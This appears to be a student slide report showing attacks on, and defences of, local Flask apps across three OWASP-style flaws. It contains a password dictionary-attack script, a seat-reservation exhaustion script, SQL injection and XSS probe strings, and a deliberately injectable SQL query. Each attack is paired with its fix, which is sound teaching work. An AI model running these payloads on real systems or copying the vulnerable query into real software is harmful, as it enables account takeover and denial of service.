OWASP Vulnerabilities: Attacking and Defending

Tomer Duchovni, Benjamin Lellouche, Ofir Peleg

OWASP Vulnerabilities - Attacking and Defending a Server and Frontend

Main Vulnerabilities:

- Broken Authentication
- Lack of Resources
- Security Misconfiguration

Objective:

- Demonstrate the impact of these vulnerabilities through attack scenarios.
- Implement and test defensive measures to mitigate these vulnerabilities.

Technologies and Tools

- **Backend:** Python
- **Frontend:** HTML, JavaScript,React

Vulnerability #1: Broken Authentication

Broken Authentication refers to vulnerabilities that allow attackers to bypass authentication mechanisms, potentially gaining unauthorized access to user accounts. This vulnerability often arises due to weak authentication processes, such as lack of multi-factor authentication (MFA).

We will demonstrate the Broken Authentication vulnerability using two Flask applications: a non-safe application and a safe application.

Overview - Broken Authentication

Non-Safe Application The non-safe application lacks advanced security features such as Multi-Factor Authentication (MFA). It only performs basic username and password validation.

Key Point:

- **No MFA:** The application only requires a username and password for authentication, making it easier for attackers to gain unauthorized access.

Safe Application The safe application includes advanced security features, most notably Multi-Factor Authentication (MFA). It performs username and password validation, and additionally requires a one-time password (OTP) sent via email for authentication.

Key Points:

- **MFA Implementation:** The application requires a second layer of authentication using an OTP, which is sent to the user's email. This significantly increases the security of the application by requiring access to the user's email account.
- **OTP Expiry:** The OTP is valid for only 5 minutes, reducing the window of opportunity for attackers to use stolen or intercepted OTPs.

Attack on Non-Safe Application

The script uses a fixed username (ofirpeleg2111@gmail.com) and a list of common passwords. This list includes passwords that are commonly used or easily guessable, such as 'password', 'password123', and '1234'. We assume that the attacker has prior knowledge of the specific user's email, which is a common scenario in targeted attacks where attackers may have obtained this information.

1. **Initialization:**

   The attack script initializes by defining the target URLs for the login and MFA verification endpoints of the non-safe application. The login URL is set to http://127.0.0.1:5000/, and the MFA URL is set to http://127.0.0.1:5000/mfa.

   - Note on MFA Route

     The MFA route in this demonstration is specifically designed to illustrate the process of multi-factor authentication in the safe application. In a real-world scenario, the attacker might think they have successfully bypassed authentication when they manage to guess the password. However, upon attempting to log in through the frontend, they would encounter the MFA requirement. Without the correct OTP, they would be unable to access the account, thereby effectively locking them out.

     This example emphasizes the importance of MFA as an additional security layer. Even if an attacker compromises a password, MFA requires them to provide another piece of information (the OTP), which significantly increases the difficulty of successfully breaching the account.

Attack on Non-Safe Application

2. Login Attempts:

A. **For each password in the list:**
   a. The script sends a POST request to the login URL (http://127.0.0.1:5000/) with the username and password as form data.
   b. The response from the server is analyzed to determine the outcome of the login attempt.

B. **Analyzing the response:**
   a. If the response status code is 200 (OK), it indicates a successful login.
   b. If the response status code is not 200, it indicates a failed login attempt, and the script prints a message indicating the failure.

```
# Attempt to login with common passwords (dictionary attack)
for password in common_passwords:
    response = session.post(url, data={'username': username, 'password': password})
    print(f'Attempt with password: {password}, Response URL: {response.url}')
```

Attack on Non-Safe Application

3. **Outcome:** The script provides feedback on each login attempt:

   Successful Login: If the script successfully logs in with a username and password, it prints a message indicating the success.

   Failed Login: If the login attempt fails due to incorrect credentials, the script prints a message indicating the failure.

```
Ofirs-MBP-4:Broken Authentication ofirpeleg$ python3 attack.py
Attempt with password: password, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: password
Attempt with password: password123, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: password123
Attempt with password: Aa123456, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: Aa123456
Attempt with password: qwerty, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: qwerty
Attempt with password: mypassword, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: mypassword
Attempt with password: soccer, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: soccer
Attempt with password: 000000, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: 000000
Attempt with password: user, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: user
Attempt with password: 1234, Response URL: http://127.0.0.1:5000/dashboard
Success! Username: ofirpeleg2111@gmail.com, Password: 1234
```

Attack on Safe Application

1. **Initialization: (same as non-safe application)**

   The attack script initializes by defining the target URLs for the login and MFA verification endpoints of the non-safe application. The login URL is set to http://127.0.0.1:5000/, and the MFA URL is set to http://127.0.0.1:5000/mfa.

   - **Note on MFA Route**

     The MFA route in this demonstration is specifically designed to illustrate the process of multi-factor authentication in the safe application. In a real-world scenario, the attacker might think they have successfully bypassed authentication when they manage to guess the password. However, upon attempting to log in through the frontend, they would encounter the MFA requirement. Without the correct OTP, they would be unable to access the account, thereby effectively locking them out.

     This example emphasizes the importance of MFA as an additional security layer. Even if an attacker compromises a password, MFA requires them to provide another piece of information (the OTP), which significantly increases the difficulty of successfully breaching the account.

Attack on Safe Application

2. Login Attempts:

A. For each password in the list:

a. The script sends a POST request to the login URL (http://127.0.0.1:5000/) with the username and password as form data.


b. The response from the server is analyzed to determine the outcome of the login attempt.

B. Analyzing the response: (The MFA route is being checked for demonstration purposes only.)

a. If the response status code is 200 (OK), it indicates a successful login or that MFA is required.

b. If the URL of the response contains 'mfa', it indicates that MFA is required, and the script proceeds to handle the MFA process.

c. If the response status code is not 200, it indicates a failed login attempt, and the script prints a message indicating the failure.




Attack on Safe Application

3. MFA Handling:

A. **MFA required:**
   a. The script prompts the user to enter the OTP code sent to the email.
   b. The entered OTP is then sent to the MFA URL (http://127.0.0.1:5000/mfa) via a POST request for verification.

B. **Verifying the OTP:**
   a. If the OTP is correct, the server responds with a status code of 200, indicating successful authentication.
   b. If the OTP is incorrect, the server responds with a status code other than 200, and the script prompts the user to enter the OTP again.



Attack on Safe Application

4. **Outcome:** The script provides feedback on each login attempt:

   - **MFA Required:** the script handles the OTP verification process and prints a message indicating successful authentication upon correct OTP entry.
   - **Failed Login:** If the login attempt fails due to incorrect credentials, the script prints a message indicating the failure.

```
Ofirs-MBP-4:Broken Authentication ofirp
eleg$ python3 attack.py
Attempt with password: password, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: password
Attempt with password: password123, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: password123
Attempt with password: Aa123456, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: Aa123456
Attempt with password: qwerty, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: qwerty
Attempt with password: mypassword, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: mypassword
Attempt with password: soccer, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: soccer
Attempt with password: 000000, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: 000000
Attempt with password: user, Response URL: http://127.0.0.1:5000/
Failed login attempt with password: user
Attempt with password: 1234, Response URL: http://127.0.0.1:5000/mfa
MFA required for Username: ofirpeleg2111@gmail.com, Password: 1234
Enter the OTP code:
```

Summary - Broken Authentication

The non-safe application demonstrates the risks associated with lacking advanced security features, such as MFA. This application is vulnerable to attacks where attackers use common passwords to gain unauthorized access. On the other hand, the safe application highlights the importance of implementing MFA and other security measures to enhance authentication processes. By requiring a second layer of authentication through an OTP, the safe application significantly mitigates the risk of unauthorized access. These enhancements provide a defense against common attack vectors, ensuring a higher level of security for user accounts.

Vulnerability #2: Lack of Resources

Lack of Resources is a critical vulnerability where attackers can exhaust the available resources of an application, rendering it unusable for legitimate users. In this scenario, we will explore an attack on a cinema website's ticket reservation system.

We will demonstrate the Broken Authentication vulnerability using two Flask applications and React frontend: a non-safe application and a safe application.

React App Structure and Backend Explanation

The React application features a client-side frontend and a backend server to manage seat reservations and payments.

React App Structure

1. **App Component (App.js)**
   - Root component setting up routing.
   - Routes:
     - /: Renders the Seats component for seat selection.
     - /payment: Renders the Payment component for handling payments.
2. **Seats Component (Seats.js)**
   - Displays available seats and handles reservations.
   - Fetches seat data from the backend and renders it for selection.
   - Sends selected seats to the backend for reservation.
3. **Payment Component (Payment.js)**
   - Manages the payment process after seats are reserved.

React App Structure and Backend Explanation

Backend Structure

1. **Flask Server (safe_app.py and non_safe_app.py)**
   - Handles endpoints for seat reservation and other operations.
2. **Endpoints**
   - **/reserve (POST)**
     - Receives user and seat data to reserve seats.
     - Safe Application:
       - Reserves seats with an expiration timer (10 seconds).
     - Non-Safe Application:
       - Reserves seats without expiration, risking resource exhaustion.
   - **/release_expired (POST) [Safe Application Only]**
     - Releases seats that were reserved but not confirmed within the expiration time.
   - **/seats (GET)**
     - Retrieves the current status of all seats, indicating availability or reservation status.
3. **Resource Management (Safe Application)**
   - Background thread periodically checks and releases expired reservations.
   - Ensures seats are not held indefinitely, preventing resource exhaustion attacks and maintaining system availability.

Overview - Lack of Resources

Non-Safe Application

The non-safe application does not have mechanisms to limit resource usage effectively. This vulnerability can be exploited by attackers to exhaust system resources, making the application unavailable for legitimate users.

Key Point:

- **No Resource Management:** The application does not implement time limits or checks on resource reservations, allowing resources to be held indefinitely.

Safe Application

The safe application includes measures to prevent resource exhaustion - implementing reservation limits and time-bound resource allocation. This ensures fair usage and availability of resources for all users.

Key Points:

- **Reservation Timer:** The application implements a 10 seconds timer (for demonstrating purposes) for each reservation. If a user does not complete the reservation within this time, the reserved resources are released back into the pool.
- **Resource Management:** By ensuring that resources are not held indefinitely, the application prevents attackers from exhausting the available resources, maintaining system availability for legitimate users. The implementation of a background thread to periodically release expired reservations further enhances this protection by automatically freeing up resources.

Attack on Non-Safe Application

**** We assume that the attacker has prior knowledge of the behavior of this specific cinema website.**


1. **Initialization**:
   - The script sets the target URL for the seat reservation endpoint.
   - A list of all seats (represented by row and column) is created.
2. **Seat Reservation**:
   - The script sends a POST request to the reservation URL with the attacker's user information and the list of seats.
   - The response indicates whether the reservation attempt was successful.

```python
import requests

url = 'http://127.0.0.1:5000/reserve'
seats = [f"{row}{col}" for row in range(2, 11) for col in range(1, 15)]
attacker = "attacker"

response = requests.post(url, json={'user': attacker, 'seats': seats})
print(f'Attempt to reserve seats, Response: {response.json()}')
```

```
Ofirs-MBP-4:cinema-reservation ofirpeleg$ python3 attack.py
Attempt to reserve seats, Response: {'seats': ['21', '22', '23', '24'
, '25', '26', '27', '28', '29', '210', '211', '212', '213', '214', '3
1', '32', '33', '34', '35', '36', '37', '38', '39', '310', '311', '31
2', '313', '314', '41', '42', '43', '44', '45', '46', '47', '48', '49
', '410', '411', '412', '413', '414', '51', '52', '53', '54', '55', '
56', '57', '58', '59', '510', '511', '512', '513', '514', '61', '62',
 '63', '64', '65', '66', '67', '68', '69', '610', '611', '612', '613'
, '614', '71', '72', '73', '74', '75', '76', '77', '78', '79', '710',
 '711', '712', '713', '714', '81', '82', '83', '84', '85', '86', '87'
, '88', '89', '810', '811', '812', '813', '814', '91', '92', '93', '9
4', '95', '96', '97', '98', '99', '910', '911', '912', '913', '914',
'101', '102', '103', '104', '105', '106', '107', '108', '109', '1010'
, '1011', '1012', '1013', '1014'], 'status': 'reserved'}
Ofirs-MBP-4:cinema-reservation ofirpeleg$
```

Attack on Non-Safe Application

3. **Resource Exhaustion:**
    - Since there is no expiration mechanism, the seats remain reserved indefinitely, leading to resource exhaustion.
4. **Outcome:**
    - Legitimate users are unable to make reservations as all seats appear to be taken.



Attack on Safe Application

**** We assume that the attacker has prior knowledge of the behavior of this specific cinema website.**

1. **Initialization**:
   - The script sets the target URL for the seat reservation endpoint.
   - A list of all seats (represented by row and column) is created.
2. **Seat Reservation**:
   - The script sends a POST request to the reservation URL with the attacker's user information and the list of seats.
   - The response indicates whether the reservation attempt was successful.

```python
import requests

url = 'http://127.0.0.1:5000/reserve'
seats = [f"{row}{col}" for row in range(2, 11) for col in range(1, 15)]
attacker = "attacker"

response = requests.post(url, json={'user': attacker, 'seats': seats})
print(f'Attempt to reserve seats, Response: {response.json()}')
```

```
Ofirs-MBP-4:cinema-reservation ofirpeleg$ python3 attack.py
Attempt to reserve seats, Response: {'seats': ['21', '22', '23', '24'
, '25', '26', '27', '28', '29', '210', '211', '212', '213', '214', '3
1', '32', '33', '34', '35', '36', '37', '38', '39', '310', '311', '31
2', '313', '314', '41', '42', '43', '44', '45', '46', '47', '48', '49
', '410', '411', '412', '413', '414', '51', '52', '53', '54', '55', '
56', '57', '58', '59', '510', '511', '512', '513', '514', '61', '62',
 '63', '64', '65', '66', '67', '68', '69', '610', '611', '612', '613'
, '614', '71', '72', '73', '74', '75', '76', '77', '78', '79', '710',
 '711', '712', '713', '714', '81', '82', '83', '84', '85', '86', '87'
, '88', '89', '810', '811', '812', '813', '814', '91', '92', '93', '9
4', '95', '96', '97', '98', '99', '910', '911', '912', '913', '914',
'101', '102', '103', '104', '105', '106', '107', '108', '109', '1010'
, '1011', '1012', '1013', '1014'], 'status': 'reserved'}
Ofirs-MBP-4:cinema-reservation ofirpeleg$
```


Attack on Safe Application


3. Time-bound Reservations:

- Expiration Mechanism: Each reservation expires after 10 seconds.
- Resource Management: The application’s background thread periodically releases expired reservations.

4. Outcome:

- Partial Success: The attacker's script can temporarily exhaust seats, but if the reservation is not completed within the 10-second timeframe, the reserved resources are released back into the pool.
- Impact on users: Legitimate users might experience brief moments of unavailability, but seats become available again after the timeout period.





Summary - Lack of Resources

The non-safe application highlights the risks associated with resource management. In this application, an attacker can exhaust available resources by reserving all seats without any constraints, leading to resource denial of service for legitimate users. By implementing a timer for reservations, the safe application ensures that resources are not held indefinitely. This approach mitigates the risk of resource exhaustion attacks by automatically releasing unconfirmed reservations after a set period. These measures maintain system availability and fairness, ensuring legitimate users to access and use the application effectively.

Vulnerability #3: Security Misconfiguration

This vulnerability occurs when a web application is configured to display detailed error messages, including stack database errors. This exposes internal information about the application's structure and behavior.

We will demonstrate the Security misconfiguration vulnerability using two Flask applications: a non-safe application and a safe application.

In this attack, we have divided it into two phases: detection and injection.

- **Detection Phase**: The detection script identifies if the application exposes detailed error messages by sending various dangerous inputs and analyzing the responses. This helps in understanding if the application is vulnerable to SQL injection and other attacks.
- **Injection Phase**: The injection script attempts to exploit the identified vulnerability by executing SQL injection attacks to delete database table. This phase demonstrates the potential damage an attacker can cause once a vulnerability is detected.

Overview - Security Misconfiguration

Non-Safe Application The non-safe application displays detailed error messages, including stack traces and SQL errors, to the user. This exposure provides attackers with critical insights into the application's structure, enabling them to craft effective SQL injection attacks.

Key Point:

- **Detailed Error Messages for abnormal errors**: These messages reveal internal information that attackers can exploit for SQL injection or other attacks.

Safe Application The safe application is configured to display only generic error messages to users. This approach prevents attackers from gaining insights into the internal workings of the application. Additionally, the safe application uses parameterized queries, which prevent SQL injection attacks by separating SQL code from data inputs.

Key Points:

- **Generic Error Messages**: Only generic error messages are shown to users, ensuring that sensitive information is not exposed.
- **Parameterized Queries**: The use of parameterized queries prevents SQL injection attacks by ensuring that SQL code and data inputs are handled separately.

safe

```
query = "SELECT password FROM users WHERE username=%s"
cursor.execute(query, (username,))
```

```
query = f"SELECT password FROM users WHERE username='{username}'"
cursor.execute(query)
```

non safe

Attack on Both Safe and Non safe Applications

First Stage: Detection Script - The detection script aims to identify whether the server reveals detailed error messages that could be exploited.

1. **Initialization**:
    - The attack script sets the target URL for the login endpoint.
    - The script defines a list of usernames to test, including dangerous inputs that might trigger detailed error messages.
2. **Login Attempts**:
    - The script sends a POST request to the login URL with each username from the list and an empty password.
3. **Response Analysis**:
    - The response is analyzed using regex patterns to check if it contains detailed error messages, including stack traces or SQL errors.
        i. If the response status code is 500 (Internal Server Error) and the regex pattern matches the response text, it indicates that the application exposes detailed error messages.
    - Normal behavior responses are logged to confirm that no unusual errors were triggered.

Non-Safe Application

First Stage: Detection Script

```python
import requests
import re

# target URL
url = 'http://127.0.0.1:5000/'

# list of usernames to test, including dangerous inputs
common_usernames = [
    'admin', 'user', 'test', 'guest', 'root', 'select * from users',
    '<script>alert(1)</script>', 'admin\' OR 1=1 --'
]

# regex pattern to detect stack traces or detailed error messages
STACK_TRACE_PATTERN = re.compile(r'Traceback \(most recent call last\):|File \".*\",

# Loop through each username and attempt to log in
for username in common_usernames:
    response = requests.post(url, data={'username': username, 'password': ''})

    # Check if the response contains a stack trace or detailed error message
    if response.status_code == 500 and STACK_TRACE_PATTERN.search(response.text):
        print(f'Success! Discovered unusual error with username: {username}')
        print(response.text)

    else:
        print(f'Normal behavior with username: {username}')
```

SQL Error: 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'admin\' OR 1=1 --'" at line 1


Traceback (most recent call last):
  File "/Library/Frameworks/Python.framework/Versions/3.11/lib/python3.11/site-packages/mysql/connector/connection_cext.py", line 705, in cmd_query
    self._cmysql.query(
_mysql_connector.MySQLInterfaceError: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'admin\' OR 1=1 --'" at line 1

The above exception was the direct cause of the following exception:

Traceback (most recent call last):
  File "/Users/ofirpeleg/Desktop/Shenkar/4th Year/התקפות רשת/Security misconfiguration/non_safe_app.py", line 49, in login
    cursor.execute(query)
  File "/Library/Frameworks/Python.framework/Versions/3.11/lib/python3.11/site-packages/mysql/connector/cursor_cext.py", line 357, in execute
    result = self._connection.cmd_query(
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/Library/Frameworks/Python.framework/Versions/3.11/lib/python3.11/site-packages/mysql/connector/opentelemetry/context_propagation.py", line 97, in wrapper
    return method(cnx, *args, **kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/Library/Frameworks/Python.framework/Versions/3.11/lib/python3.11/site-packages/mysql/connector/connection_cext.py", line 713, in cmd_query
    raise get_mysql_exception(
mysql.connector.errors.ProgrammingError: 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'admin\' OR 1=1 --'" at line 1

Attack on Non-Safe Application

First Stage: Detection Script




```
OUTPUT   PROBLEMS 8   DEBUG CONSOLE   TERMINAL

Ofirs-MBP-4:Security misconfiguration ofirpeleg$ python3 non_s
afe_app.py
 * Serving Flask app 'non_safe_app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a prod
uction deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 844-141-636
Tables in the database: ['users']
127.0.0.1 - - [24/Jul/2024 17:04:43] "POST / HTTP/1.1" 401 -
Tables in the database: ['users']
127.0.0.1 - - [24/Jul/2024 17:04:43] "POST / HTTP/1.1" 401 -
Tables in the database: ['users']
127.0.0.1 - - [24/Jul/2024 17:04:43] "POST / HTTP/1.1" 401 -
Tables in the database: ['users']
127.0.0.1 - - [24/Jul/2024 17:04:43] "POST / HTTP/1.1" 401 -
Tables in the database: ['users']
127.0.0.1 - - [24/Jul/2024 17:04:43] "POST / HTTP/1.1" 401 -
Tables in the database: ['users']
127.0.0.1 - - [24/Jul/2024 17:04:43] "POST / HTTP/1.1" 401 -
Tables in the database: ['users']
127.0.0.1 - - [24/Jul/2024 17:04:43] "POST / HTTP/1.1" 401 -
Tables in the database: ['users']
127.0.0.1 - - [24/Jul/2024 17:04:43] "POST / HTTP/1.1" 500 -
```

```
Success! Discovered unusual error with username: admin' OR 1=1 --
<!doctype html>
<html>
<head>
    <title>Login</title>
</head>
<body>
    <h1>Login</h1>
    <form method="post">
        <label for="username">Username:</label><br>
        <input type="text" id="username" name="username"><br>
        <label for="password">Password:</label><br>
        <input type="password" id="password" name="password"><br><br>
        <input type="submit" value="Login">
    </form>

    <p style="color: red; white-space: pre-wrap;">SQL Error: 1064 (42000): You have an error in your SQL syntax
; check the manual that corresponds to your MySQL server version for the right syntax to use near &#39;&#39;&#3
9; at line 1

Traceback (most recent call last):
  File &#34;/Library/Frameworks/Python.framework/Versions/3.11/lib/python3.11/site-packages/mysql/connector/con
nection_cext.py&#34;, line 705, in cmd_query
    self._cmysql.query(
_mysql_connector.MySQLInterfaceError: You have an error in your SQL syntax; check the manual that corresponds t
o your MySQL server version for the right syntax to use near &#39;&#39;&#39; at line 1

The above exception was the direct cause of the following exception:
```

Safe Application

First Stage: Detection Script

```python
import requests
import re

# target URL
url = 'http://127.0.0.1:5000/'

# list of usernames to test, including dangerous inputs
common_usernames = [
    'admin', 'user', 'test', 'guest', 'root', 'select * from users',
    '<script>alert(1)</script>', 'admin\' OR 1=1 --'
]

# regex pattern to detect stack traces or detailed error messages
STACK_TRACE_PATTERN = re.compile(r'Traceback \(most recent call last\):|File \".*\", line \d+,

# Loop through each username and attempt to log in
for username in common_usernames:
    response = requests.post(url, data={'username': username, 'password': ''})

    # Check if the response contains a stack trace or detailed error message
    if response.status_code == 500 and STACK_TRACE_PATTERN.search(response.text):
        print(f'Success! Discovered unusual error with username: {username}')
        print(response.text)

    else:
        print(f'Normal behavior with username: {username}')
```



Safe Application

First Stage: Detection Script

OUTPUT PROBLEMS 8 DEBUG CONSOLE TERMINAL

```
Ofirs-MBP-4:Security misconfiguration ofirpeleg$ python3 safe_app.py
 * Serving Flask app 'safe_app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deploym
ent. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 844-141-636
127.0.0.1 - - [24/Jul/2024 17:35:29] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jul/2024 17:35:29] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jul/2024 17:35:29] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jul/2024 17:35:29] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jul/2024 17:35:29] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jul/2024 17:35:29] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jul/2024 17:35:29] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jul/2024 17:35:29] "POST / HTTP/1.1" 200 -
```

```
Ofirs-MBP-4:Security misconfiguration ofirpeleg$ python3 detection-script.py
Normal behavior with username: admin
Normal behavior with username: user
Normal behavior with username: test
Normal behavior with username: guest
Normal behavior with username: root
Normal behavior with username: select * from users
Normal behavior with username: <script>alert(1)</script>
Normal behavior with username: admin' OR 1=1 --
